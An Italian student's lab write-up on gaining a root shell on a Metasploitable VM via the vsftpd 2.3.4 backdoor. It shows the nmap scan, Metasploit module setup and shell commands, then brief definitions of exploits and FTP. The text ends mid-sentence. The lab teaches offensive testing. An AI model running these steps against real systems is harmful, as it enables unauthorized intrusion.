Riccardo Agostino Monti

S7 L1
LA FASE DI EXPLOIT: GLI ATTACCHI ALLE RETI

Scopo del test

Nell’esercizio di oggi ci viene chiesto di di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd». E, una volta creata la sessione, creare con il comando mkdir una cartella nella directory di root (/). Chiamando la cartella test_metasploit

Passo 1


Per iniziare lanciamo dalla macchina di kali un nmap verso la macchina metasploitable e verifichiamo le porte aperte.
Notiamo che la porta 21 (porta solitamente usata dal servizio ftp) risulta essere aperta, possiamo quindi sfruttarla per effettuare il nostro attacco.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-15 10:18 CET
Stats: 0:00:14 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 20.00% done; ETC: 10:18 (0:00:24 remaining)
Nmap scan report for 192.168.50.101
Host is up (0.010s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 2.3.4
22/tcp   open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet?
25/tcp   open     smtp?
53/tcp   open     domain       ISC BIND 9.4.2
80/tcp   open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind      2 (RPC #100000)
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
512/tcp  open     exec?
513/tcp  open     login?
514/tcp  open     shell?
1099/tcp open     java-rmi     GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs          2-4 (RPC #100003)
2121/tcp open     ccproxy-ftp?
3306/tcp open     mysql?
5432/tcp open     postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc          VNC (protocol 3.3)
6000/tcp open     X11          (access denied)
6667/tcp open     irc          UnrealIRCd
8009/tcp open     ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open     unknown
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.70 seconds
```


Passo 2

A questo punto lanciamo da console il comando msfconsole per entrare nella console di metasploit.



Passo 3

Una volta entrati nel terminale di metasploit possiamo lanciare il comando “search vsftpd” per cercare possibili exploit che sfruttano il servizio. In questo modo scaviamo l’exploit vsftpd_234_backdoor che come suggerisce il nome ci permette di collegarci tramite backdoor alla macchina attaccata.



Passo 4

Possiamo finalmente fare il setup dell'exploit come in figura:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                       g-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                       g-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Passo 5

Una volta setuppato l'exploit possiamo lanciarlo e finalmente ci ritroviamo all'interno della macchina metasploitable, da qui è possibile fare tutto ciò che ci pare, come ad esempio usare il comando mkdir per creare la cartella come mostrato in figura.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - The port used by the backdoor bind listener is already open
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:44115 -> 192.168.50.101:6200) at 2024-01-15 10:33:2
1 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a1:78:41
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea1:7841/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2582 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2789 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:206599 (201.7 KB)  TX bytes:230670 (225.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:36021 (35.1 KB)  TX bytes:36021 (35.1 KB)

sudo su
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Exploit

Un exploit informatico è un programma, un software o una sequenza di comandi che sfrutta un errore o una vulnerabilità in un software, hardware o qualsiasi dispositivo elettronico. Questo può provocare un comportamento non previsto o imprevisto.
Gli exploit sono spesso utilizzati per scopi malevoli.
Gli exploit informatici funzionano identificando una vulnerabilità o un difetto nel software o nell'hardware. Una volta identificata questa vulnerabilità, un hacker può scrivere un exploit con il preciso scopo di sfruttarla. Molti hacker utilizzano gli exploit per diffondere malware.

Protocollo FTP

Il protocollo FTP (File Transfer Protocol) è un protocollo di rete che consente il trasferimento di file tra un client e un server su una rete. È uno dei protocolli più vecchi di Internet, con la sua tecnologia di trasmissione di file completa che risale al 19741